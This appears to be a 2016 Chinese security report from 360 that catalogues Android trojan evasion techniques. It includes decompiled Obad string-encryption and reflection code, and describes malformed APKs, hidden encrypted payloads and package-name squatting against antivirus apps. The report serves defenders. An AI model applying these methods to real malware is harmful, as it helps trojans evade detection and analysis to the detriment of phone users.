

# Android 逃逸技术汇编



**360 互联网安全中心**

2016 年 10 月 21 日

## 摘 要

- ✧ 传统逃逸技术涉及网络攻防和病毒分析两大领域，网络攻防领域涉及的逃逸技术主要为网络入侵逃逸技术，病毒分析领域涉及到的逃逸技术主要包括针对静态分析、动态分析的木马逃逸技术。
- ✧ 本文介绍的 Android 木马逃逸技术研究了针对用户感知、杀软查杀、沙箱动态养殖和人工分析的各种逃逸技术。
- ✧ 大多数 Android 木马的作恶途径是长期留存用户终端，通过持续性作恶获取收益。
- ✧ 为达到稳定留存的目的，大多数 Android 木马使用的逃逸技术多为复杂的组合技术，并且通过木马的自更新技术不断升级逃逸技术。
- ✧ 总结了 Android 木马逃逸模型来描述 Android 木马逃逸的一般性原理。
- ✧ 我们将 Android 木马生命周期内的每个环节串联起来，形成了 Android 木马逃逸链，而对应的感知元素串联起来即 Android 木马的（被）感知链。
- ✧ Android 木马的逃逸技术具有明显的针对性，按照其针对的目标可以分为杀软逃逸技术、沙箱逃逸技术、对抗分析工具的逃逸技术、针对用户感官的逃逸技术和反追踪逃逸技术五个大类。
- ✧ 杀软逃逸技术主要涵盖针对杀毒引擎规则和安全软件的一系列逃逸技术。从长期的分析工作中，我们发现木马更加偏向使用多种逃逸技术组合，以增强其自身的逃逸能力。
- ✧ 沙箱逃逸技术涵盖了针对沙箱环境和沙箱规则的逃逸技术。针对沙箱环境的检测包括系统属性、硬件属性和网络环境等方面，针对沙箱规则的逃逸涉及网络请求、触发条件、词法分析等方面。
- ✧ 针对分析工具的逃逸技术主要包括针对静态分析工具、动态分析工具和抓包工具的逃逸技术，以及高级对抗方式——加固。
- ✧ 针对用户感官的逃逸技术主要针对用户视觉和听觉进行伪装和欺骗，或骗取用户点击运行木马，或掩盖木马运行后的痕迹。
- ✧ 反追踪技术针对分析师或网络执法人员的分析追踪。木马投放者通过隐蔽的传播手法投放木马，试图隐藏木马的来源。
- ✧ 我们相信安全技术共享是安全技术进步强有力的推动力，我们通过报告的形式共享安全技术以期能够推动国内移动安全技术的进步，我们也希望各友商都能够参与到安全技术共享的活动中来，联手将 Android 生态环境治理的更好。

**关键词：**Android 木马、逃逸技术、沙箱逃逸、反追踪

# 目 录

<b>第一章 引言</b>	<b>1</b>
一、 传统逃逸技术简介	1
二、 网络入侵逃逸技术	1
(一) 网络入侵逃逸的基本定义	1
(二) IPS 入侵逃逸技术	1
(三) AET	1
三、 木马逃逸技术	1
四、 ANDROID 木马逃逸技术简介	2
<b>第二章 ANDROID 木马逃逸技术概述</b>	<b>3</b>
一、 ANDROID 木马逃逸模型	3
二、 ANDROID 木马逃逸链与感知链	3
三、 ANDROID 木马逃逸技术	4
<b>第三章 杀软逃逸技术</b>	<b>6</b>
一、 字符串加密	6
二、 JAVA 反射	6
三、 畸形包	7
四、 载荷隐藏	8
五、 包名占坑	9
六、 混淆	10
(一) 代码混淆	10
(二) 签名混淆	11
(三) 软件名称混淆	11
七、 载荷变换	11
(一) 攻击代码底层化	11
(二) 载荷碎片化	12
八、 规避杀软	13
九、 ROOT 提权	14
十、 结束杀软	14
十一、 卸载杀软	14
十二、 躲避云查	15
(一) 篡改杀软数据库	15
(二) 篡改网络配置	15
十三、 封装接口	16
(一) JavaScript 接口调用	16
(二) E4A 中文编程	16
(三) Mono 框架	17
十四、 高级杀软逃逸技术	17

(一) 白利用.....	17
(二) Masterkey 漏洞利用.....	19
(三) 隐写术.....	20
<b>第四章 沙箱逃逸技术.....</b>	<b>21</b>
一、 检测沙箱环境.....	21
二、 对抗词法分析.....	21
三、 载荷名混淆.....	22
四、 URL 混淆.....	22
五、 条件触发.....	23
六、 高级沙箱逃逸技术.....	23
<b>第五章 对抗分析工具.....</b>	<b>25</b>
一、 针对静态工具的对抗.....	25
(一) 伪加密.....	25
(二) 资源文件对抗.....	26
(三) axml 文件对抗.....	27
(四) DEX 文件对抗.....	27
(五) 剥离二进制.....	27
(六) 无效指令.....	28
二、 针对动态调试工具的对抗.....	29
(一) 限制调试器连接.....	29
(二) 自校验反调试.....	29
(三) 抢占ptrace.....	30
(四) 检测TracerPid.....	30
(五) 检测wchan.....	31
(六) 检测fd.....	32
(七) 检测父进程.....	33
(八) 检测调试辅助进程.....	34
(九) 检测时间差.....	34
(十) 设置单步调试陷阱.....	34
(十一) 检测软件断点.....	36
(十二) 检测Dalvik 调试字段.....	36
(十三) ARM 与THUMB 指令识别缺陷.....	36
(十四) Inotify 监控文件.....	37
三、 针对抓包工具的对抗 (HTTPS).....	37
四、 高级对抗 (加固).....	37
<b>第六章 针对用户感官的逃逸技术.....</b>	<b>38</b>
一、 隐藏图标.....	38
二、 透明图标.....	38
三、 欺骗.....	39

(一) 伪造提示 .....	39
(二) 伪装正常应用 .....	40
(三) 伪造卸载现场 .....	40
四、 后台下载 .....	41
五、 设置响铃模式 .....	41
六、 删除短信 .....	41
七、 预装 .....	42
<b>第七章 反追踪技术 .....</b>	<b>43</b>
一、 利用第三方平台生成下载链接 .....	43
二、 域名隐私保护 .....	43
三、 非实名注册 .....	44
四、 熟人关系传播 .....	44
五、 伪基站 .....	45
六、 虚拟运营商 .....	45
七、 高级反追踪 .....	45
(一) 洋葱网络 .....	45
(二) 动态域名 .....	46
(三) “跳板”网络 .....	47
<b>结束语 .....</b>	<b>49</b>
<b>附录一：参考文献 .....</b>	<b>50</b>
<b>附录二：涉及样本 MD5 .....</b>	<b>54</b>
<b>360 烽火实验室 .....</b>	<b>55</b>

# 第一章 引言

## 一、 传统逃逸技术简介

传统逃逸技术涉及网络攻防和病毒分析两大领域。网络攻防领域涉及的逃逸技术主要为网络入侵逃逸技术，如 IPS[1]入侵逃逸技术和 AET[2]；病毒分析领域涉及到的逃逸技术主要包括针对静态分析、动态分析（如动态调试和沙箱养殖）的木马逃逸技术。

## 二、 网络入侵逃逸技术

### (一)网络入侵逃逸的基本定义

所谓入侵逃逸技术就是对原有的攻击载荷进行变换或处理的技术，以便能够逃脱入侵检测防御系统的检测，达到入侵后端服务器的目的。现有的入侵逃逸技术主要从网络层和应用层两个层次进行研究[3]。

网络层逃逸技术主要利用 IP 分组的分片重组机制、TCP 流的组装机制等实施逃逸，主要包括碎片化、分片重叠、分片覆盖和分片超时。

应用层逃逸技术借助应用及协议所支持的各种变换能力来达到对畸形特征的隐藏，主要包括编解码、载荷变换、应用或协议特性。

### (二)IPS 入侵逃逸技术

入侵预防系统（Intrusion Prevention System，缩写为 IPS），又称为入侵侦测与预防系统（intrusion detection and prevention systems，缩写为 IDPS），是计算机网络安全设施，是对防病毒软件（Antivirus Softwares）[4]和防火墙的补充[1]。

入侵行为的实质就是利用了目标系统设计或编码中存在的问题而形成的漏洞。攻击者通过特定的攻击报文（攻击报文或在内容结构上、或在出现的时序上、或在流量的大小上进行精心构造），然后通过目标系统的漏洞，使目标系统或应用处于无法正确处理的状态，从而达到攻击目的。基于这种攻击原理，IPS 系统可以提取出这种利用漏洞的各种攻击报文在内容结构上、出现时序上等等的特征，并对网络数据流进行检测匹配，从而阻断攻击报文[5]。

IPS 入侵逃逸技术是针对 IPS 的逃逸技术。

### (三)AET

高级逃逸技术 AET(Advanced Evasion Technique)，也称高级隐遁技术、攻击躲避技术。AET 技术的目标是躲避开安全设备的监测，建立一条通往目标系统的“绿色”通道。常见的 AET 类型包括如下三类[6]：

- 利用通讯协议参数的变换，或者是不同开发者理解上的差异，造成安全设备与目标系统的理解不一致。
- 利用协议分片传送技术，主要是安全设备重组与目标重组的不同，对协议理解上的差异，或者是造成重组时的紊乱，甚至无法重组。
- 混淆不同的字符集，躲避 IPS/WAF 的特征匹配。

## 三、 木马逃逸技术

传统木马逃逸技术包含静态（Static）逃逸和动态（Dynamic）逃逸两个层面。静态层面的逃逸技术主要针对签名规则和静态反编译工具，常见的逃逸技术包括 Polymorphism、Metamorphism 和 Packing 等；动态层面的逃逸技术主要针对沙箱养殖、动态调试和 API 调用监控，常见的逃逸技术如 Red Pills、ScoopyNG、Anti Debugging Traps 和 Run under conditions 等。




图 1.1 木马逃逸技术[7]

## 四、 Android 木马逃逸技术简介

本文介绍的 Android 木马逃逸技术与传统的网络入侵逃逸技术和木马逃逸技术略有不同，其范围远远超出了上述各种类型的逃逸技术。本文对 Android 木马逃逸技术的描述不遵从严格的学术定义，旨在研究 Android 木马的逃逸周期，汇总周期内各个环节现已出现的各种逃逸技术，以供业内人士和安全厂商参考，助其升级查杀策略。

本文介绍的 Android 木马逃逸技术研究了针对用户感知、杀软查杀、沙箱动态养殖和人工分析的各种逃逸技术，从利用用户感官的逃逸到躲避杀软规则的逃逸，不论技术深浅，一律进行了收录，因为在 Android 平台上，逃逸技术的深浅层度与其逃逸成功与否没有必然的关系。



## 第二章 Android 木马逃逸技术概述

在长期反病毒工作中，我们总结了 Android 木马的如下两个特点：

- 大多数 Android 木马的作恶途径是长期留存用户终端（除少数一次性使用的木马外，如 Android 勒索软件），通过持续性作恶获取收益；
- 为达到稳定留存的目的，大多数 Android 木马使用的逃逸技术多为复杂的组合技术，并且通过木马的自更新技术不断升级逃逸技术。

Android 木马的如上两个特点无疑是对安全软件厂商检出能力的持续性挑战，更重要的是这种持续性挑战构成了对 Android 手机用户的持续性威胁，如果安全软件厂商无法应对这种挑战，将导致用户利益严重受损。所以，我们觉得有必要对 Android 木马的逃逸技术进行系统深入的分析，以帮助其他安全厂商应对这种威胁。

### 一、Android 木马逃逸模型

我们总结了如下图所示的 Android 木马逃逸模型来描述 Android 木马逃逸的一般性原理。采用常规手法（即不采用任何逃逸技术）容易被用户感知或被安全软件厂商拦截，使其无法在用户终端稳定留存；如果使用逃逸技术，则有可能躲避用户和安全软件厂商的查杀，以达到长期留存用户终端的目的。




图 2.1 Android 木马逃逸模型

### 二、Android 木马逃逸链与感知链

针对 Android 木马的感知元素贯穿了 Android 木马的整个生命周期，所以 Android 木马生命周期内的每个环节都催生了相应的逃逸技术，我们将 Android 木马生命周期内的每个环节串联起来，形成了 Android 木马逃逸链，而对应的感知元素串联起来即 Android 木马的（被）感知链。




图 2.2 Android 木马逃逸链与感知链模型



- 木马投递

即黑客传播木马的过程和手段，常见的手段包括上传应用市场、通过社交平台传播以及 ROM 预置等。在此过程中，木马需要获取用户信任并躲避杀毒引擎的扫描。安全意识较高的用户可能对论坛或应用市场上的应用保持警惕，所以木马需要通过伪装自身以获取用户的信任。部分应用市场通过接入安全厂商的查杀接口进行安检，查杀接口的实际功能由杀毒引擎提供，所以木马在投递环节也需要躲避引擎扫描。如果黑客通过生成的木马下载链接传播木马，当下载链接被用户点击时，还会面临网盾、网络病毒监控系统对 URL 进行查杀。

- 到达用户

即木马在用户终端上着陆的过程，一般而言杀软会在木马下载完成时开启扫描功能，即这个过程中用户和杀软同时接触到木马，但是我们为了叙述方便将其看作模型中的两个环节，此外还存在如下先到达用户的场景：如果是用户主动下载，木马先到达用户，并且在这种情况下用户可能忽略杀软的风险提示；在用户没有安装杀软的情况下，木马先到达用户，如果用户感知到木马的存在，继而可能会使用杀软；对于 ROM 预置类木马，如果用户手机没有预装安全软件，木马先到达用户。

- 到达杀软

到达杀软有两种场景：安装扫描与用户主动扫描。安装扫描需要获取 Root 权限，杀软在系统安装 APK 之前对该 APK 样本进行安全性扫描，如果发现危险则会提示用户；用户主动扫描是用户通过杀软发起的快速或全盘扫描，快速扫描一般扫描已安装的应用，全盘扫描则包含 SD 卡存储的应用安装包。在此环节中，木马需要对抗杀毒引擎的静态规则和云引擎规则。

- 到达沙箱

杀软未识别的样本会被投入到沙箱进行动态养殖，动态养殖的原理是将样本投入虚拟化运行环境中运行，通过模拟点击和虚拟广播事件触发样本的行为，进而通过动态规则匹配样本行为进行检出。木马在此环节运用沙箱逃逸技术躲避沙箱规则的检出，一般做法是根据沙箱特有的属性或文件检测当前运行环境是否可能为沙箱环境，如果是则不触发任何恶意行为。

- 到达分析师

当引擎和沙箱均无法识别木马时，该木马就会进入分析师的视野，分析师使用静态反编译工具和动态调试工具对木马进行分析。为对抗分析师的分析，木马大量使用对抗反编译工具和调试工具的技术，这些技术大多建立在深入研究反编译工具和调试工具工作原理的基础之上，通过工具的缺陷或漏洞构造特殊的 APK 样本，使静态工具解析失败或中断动态调试器的调试连接。另外，对代码的混淆和加密也可以在一定层度上增加分析师的逆向难度以及提取引擎规则的难度，并间接影响引擎规则的质量。

- 稳定留存

当木马成功地躲过了前五个环节之后，其将开始为用户手机上长期留存并作恶。在长期留存的过程中，木马依然面临着病毒库升级、主动防御和用户感知带来的压力，所以在躲过了前面所有环节之后，其依然需要通过对逃逸技术的持续改进和自我更新来确保其能应对查杀，这一过程同时促进了逃逸和查杀技术的进一步发展。

### 三、 Android 木马逃逸技术

Android 木马的逃逸技术具有明显的针对性，按照其针对的目标可以分为杀软逃逸技术、沙箱逃逸技术、对抗分析工具的逃逸技术、针对用户感官的逃逸技术和反追踪逃逸技术五个大类，五类逃逸技术涵盖了 Android 木马逃逸链上的各个环节，也构成了 Android 逃逸技术的整个技术体系。



图 2.3 Android 木马逃逸技术

## 第三章 杀软逃逸技术

本章介绍的杀软逃逸技术,主要涵盖了针对杀毒引擎规则和安全软件(杀软手机客户端)的一系列逃逸技术。从长期的分析工作中,我们发现木马更加偏向使用多种逃逸技术组合,以增强其自身的逃逸能力。

### 一、 字符串加密

#### ■ 逃逸原理

字符串加密技术是一种成本较低的逃逸技术,其主要目的是对抗传统静态引擎的检测,也能够一定程度上对抗分析师的静态分析。字符串规则是传统静态引擎使用的一种有效检出规则,因此针对该规则的逃逸技术在 Android 木马中相当常见。

#### ■ 代表家族——Android.Obad[8]

```
public static String CClIOcc(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "VlFQ4h1h17fZz0nLEHKEg".getBytes()))));
}

public static String CIOCCcCI(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "0SD3cbWNZ7bv2Mc".getBytes()))));
}

public static String CIIIC(IIC(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "3WhkjdByUIth0Xh2AGFE".getBytes()))));
}

public static String CIOIIolc(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "S7NNzNAHHn45z8mNLl".getBytes()))));
}

public static String CIlOCClc(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "CRAu7rbyXKSQt25Mf3UwYpU7ZBtKFy".getBytes()))));
}

public static String COOlOI1(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "Ntvg5X3sHwbbi6eVvu".getBytes()))));
}

public static String COcocOlo(String arg5) {
    return new String(CIOIIolc.IoOoOI0I(CIOIIolc.c0Ic00o(IoOoOI0I.c0Ic00o(arg5), CIOIIolc.c0Ic00o(
        "8E2VltrxESlk6kN0q5r3S".getBytes()))));
}
```

图 3.1 Obad 字符串加密

### 二、 Java 反射

#### ■ 逃逸原理

Java 反射机制为 Java 应用程序提供检查或修改运行时行为的方法,Java 反射在使用上有如下特点:将类名标识符和方法名标识符转换成字符串变量的形式,由于字符串变量可以进行加解密变换,所以可以使用加密字符串的形式替换原本的类名标识符或方法标识符;将调用序列碎片化,打乱了原始的调用序列。正因为 Java 反射机制的如上特点,使其能够有效地躲避传统静态引擎的字符串规则以及基于方法调用序列的规则。

#### ■ 代表家族——Android.Obad[8]

```
public static byte[] OoCOc1l(byte[] arg9) {
    int v8;
    Object v9;
    Object v6;
    try {
        v6 = Class.forName("java.util.zip.Deflater").getDeclaredConstructor(Integer.TYPE).newInstance(
            Integer.valueOf(9));
    }
    catch(Throwable v0) {
        throw v0.getCause();
    }

    try {
        Class.forName("java.util.zip.Deflater").getMethod("setInput", byte[].class).invoke(v6, arg9);
    }
    catch(Throwable v0) {
        throw v0.getCause();
    }

    try {
        Class.forName("java.util.zip.Deflater").getMethod("finish", null).invoke(v6, null);
    }
    catch(Throwable v0) {
        throw v0.getCause();
    }

    try {
        v9 = Class.forName("java.io.ByteArrayOutputStream").getDeclaredConstructor(null).newInstance(
            null);
    }
    catch(Throwable v0) {
        throw v0.getCause();
    }
}
```

图 3.2 Obad 反射

### 三、畸形包

- 逃逸原理

Android 应用程序包（APK）格式为标准的 ZIP 压缩文件格式。木马利用安全软件解析 APK 过程中的缺陷构造特殊格式的 ZIP 文件，从而躲避安全软件的扫描。

一种典型的技术为构造多级空目。安全软件出于优化用户体验的目的，可能会设置扫描目录上限，即不对 ZIP 包中深层次目录进行扫描。Android 木马利用安全软件这种设计上的缺陷，构造多级目录，然后将核心代码置于该多级目录的最深一层目录下，以躲避安全软件的扫描。

- 代表样本——89cbb2e60631ef93ad2eba1c07432fb2




图 3.3 多级目录畸形包

#### 四、 载荷隐藏

- 逃逸原理

DexClassLoader[9]为开发者提供了动态加载类的接口，开发者可以通过动态加载子包的方式加载部分受保护的核心代码。利用动态加载机制，木马既可以联网下载攻击载荷（一般为加密的 Jar 包），也可以通过各种形式本地释放载荷。动态加载机制为木马隐藏载荷创造了条件，最常出现的一种情形是，木马将核心 Jar 包加密保存到 assets 目录下，运行时解密释放原始 Jar 包，并使用动态加载机制加载载荷中的类以实施攻击。

- 代表家族——“长老木马”三代[10]




图 3.4 “长老木马”三代载荷释放过程



goldbean	2014/10/16 11:09	文件	107 KB
greenbean	2014/10/16 11:09	文件	334 KB
logo.jpg	2014/10/16 11:09	JPEG 图像	199 KB
s2	2014/10/16 11:09	文件	34 KB
s4	2014/10/16 11:09	文件	26 KB
seedapp	2014/10/16 11:09	文件	1 KB
yy1	2014/10/16 11:09	文件	25 KB

图 3.5 “长老木马”三代载荷文件

## 五、 包名占坑

### ■ 逃逸原理一

包名占坑逃逸的一种原理是利用了 Android 系统的特性，即 Android 系统根据包名唯一区分已安装应用，不可以重复安装同包名的应用。木马利用系统这一特性，将自身包名命名为与目标杀软同包名，感染用户手机之后使得用户无法正常安装目标杀软。

### ■ 代表样本——4b3f03bd8cebf1e24b594b31b8357160

### ■ 逃逸原理二

包名占坑逃逸的另一种原理是利用杀软的漏洞，一种可能的情况是杀软扫描应用的过程中如果发现某些特定的白包名（比如同属该安全软件厂商的软件包名）便跳过对该应用的扫描，而不验证其证书。木马只需伪装成特定的白包名即可躲过扫描。




图 3.6 包名占坑原理

另一种可能的情况是，安全软件启用指定包名的专杀工具时并未校验专杀工具合法性，这一漏洞被木马利用以躲避专杀工具的查杀。顽固木马将自身包名命名为与专杀工具包名完

全相同的名称，当杀软试图启用专杀工具时，该木马被启动，而非专杀工具，所以该木马能够成功躲避专杀工具的查杀。

